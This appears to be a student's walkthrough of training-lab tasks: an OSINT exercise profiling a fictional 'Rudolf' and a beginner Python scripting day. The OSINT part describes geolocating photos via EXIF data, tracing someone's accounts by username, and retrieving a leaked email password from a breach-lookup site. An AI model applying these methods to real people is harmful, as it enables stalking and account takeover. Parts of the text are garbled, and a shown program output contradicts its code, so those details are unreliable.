
By saving the picture of the Rudolf’s parade from twitter we can get the location of the parade by using the upload picture method on google.

### Question 8:




By using the ‘EXIF’ method we can trace the location of the picture from where it was taken and we can get the exact coordinate.

## Question 9:




By using the same method as question above we can find the flag that are given.

## Question 10:



By using the website Scylla.sh (which can't be open due to server problems) we can find the password by using Rudolf's email.

## Question 11:



To get the street address of the hotel that Rudolf's stays at we can use the information that Rudolf gives in twitter.

## Thought Process / Methodology:


Before starting to do anything, we need to find the reddit page of Rudolf by searching on Reddit using the word '**IGuidetheClaus2020**' and from there we can get the information of Rudolf like where he lives. Then we can use the same keyword on twitter to get the rest of the information that we can get such as Rudolf's favourite movie. Then, we should find the address to where the parade had been held by using the method '**EXIF**' which is a method where it requires the picture and it will show you where the picture had been taken. Then, we need to get the password of Rudolf's email because he had been pwned and we can use the web '**scylla.sh**' to get it. Lastly, we can get the street address of where Rudolf's hotels are by using the information that he gives and search on google.

## Day 15: Scripting - There's a Python in my stocking!?

**Tools used:** Kali Linux, Firefox, Terminal, Python

## Solution/Walkthrough:


### Question 1:



```
File Edit View Search Terminal Help
root@ip-10-10-135-75:~# python3
Python 3.6.9 (default, Jul 17 2020, 12:59:27)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license()" for more information.
>>> traceitue
>>>
```


To get the answer we have to use the python command on terminal or use a third party software like Visual Studio Code .

### Question 2&4:




The database that is used to install other people libraries are called “**PyPi**” and one example of the library that we can use is the “**Request**” .

### Question 3:

A terminal window titled 'root@ip-10-10-135-75: ~' showing a Python 3.6.9 prompt. The user has entered 'python3' and the prompt has changed to 'Python 3.6.9 (default, Jul 17 2020, 12:50:27)'. The user has entered 'type "help", "copyright", "credits" or "license" for more information.' and the prompt has changed to 'bool(False)'. The user has entered 'True' and the prompt has changed to 'True'.


To get the answer we have to use python and just type in the question.

### Question 5&6:

A terminal window titled 'root@ip-10-10-135-75: ~' showing a Python 3.6.9 prompt. The user has entered 'python3' and the prompt has changed to 'Python 3.6.9 (default, Jul 17 2020, 12:50:27)'. The user has entered 'type "help", "copyright", "credits" or "license" for more information.' and the prompt has changed to 'bool(False)'. The user has entered 'True' and the prompt has changed to 'True'. The user has entered 'x=[1,2,3]' and the prompt has changed to 'x=[1,2,3]'. The user has entered 'y=x' and the prompt has changed to 'y=x'. The user has entered 'y.append(0)' and the prompt has changed to 'y.append(0)'. The user has entered 'print(x)' and the prompt has changed to 'print(x)'. The user has entered '1, 2, 3, 0]' and the prompt has changed to '1, 2, 3, 0]'. The user has entered 'True' and the prompt has changed to 'True'.

To answer this question we have to use python and type in the strings and booleans that were given to get the answer. As you can see in the terminal, we can tell that the thing that causes the previous task to output that is because of the **“Pass By Reference”**.

## Question 7:




The screenshot shows the Visual Studio Code interface with a Python script in the editor and its execution output in the terminal. The script is a simple program that checks if a user's name is in a list of names. The terminal shows the output of the script, which is "The Wise One has allowed you to come in.".

```
1 names = ["skidy", "Dorkstar", "Ashu", "Lif"]
2 name = input("What is your name?")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
7
```

Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
Try the new cross-platform PowerShell <https://aka.ms/pscore6>  
PS C:\Users\ajiel\Documents\Python shdt> & C:/Users/ajiel/AppData/Local/Programs/Python/Python310/python.exe "C:/Users/ajiel/Documents/Python shdt/test.py"  
What is your name?skidy  
The Wise One has allowed you to come in.  
PS C:\Users\ajiel\Documents\Python shdt>

To get the answer we have to use python and type in the commands that were given.

## Question 8:



The screenshot shows the Visual Studio Code interface with a Python script in the editor and its execution output in the terminal. The script is a simple program that checks if a user's name is in a list of names. The terminal shows the output of the script, which is "The Wise One has not allowed you to come in.".

```
1 names = ["skidy", "Dorkstar", "Ashu", "Lif"]
2 name = input("What is your name?")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
7
```

PS C:\Users\ajiel\Documents\Python shdt>  
PS C:\Users\ajiel\Documents\Python shdt>  
PS C:\Users\ajiel\Documents\Python shdt>  
PS C:\Users\ajiel\Documents\Python shdt>  
PS C:\Users\ajiel\Documents\Python shdt>  
PS C:\Users\ajiel\Documents\Python shdt>  
PS C:\Users\ajiel\Documents\Python shdt> & C:/Users/ajiel/AppData/Local/Programs/Python/Python310/python.exe "C:/Users/ajiel/Documents/Python shdt/test.py"  
What is your name?Lif  
The Wise One has not allowed you to come in.  
PS C:\Users\ajiel\Documents\Python shdt>

To get the answer we have to use python and type in the commands that were given.

**Thought Process / Methodology:**

First thing first we have to know how python works. Then we just explore and answer the questions that were given to get the answer by using the language **“Python”**.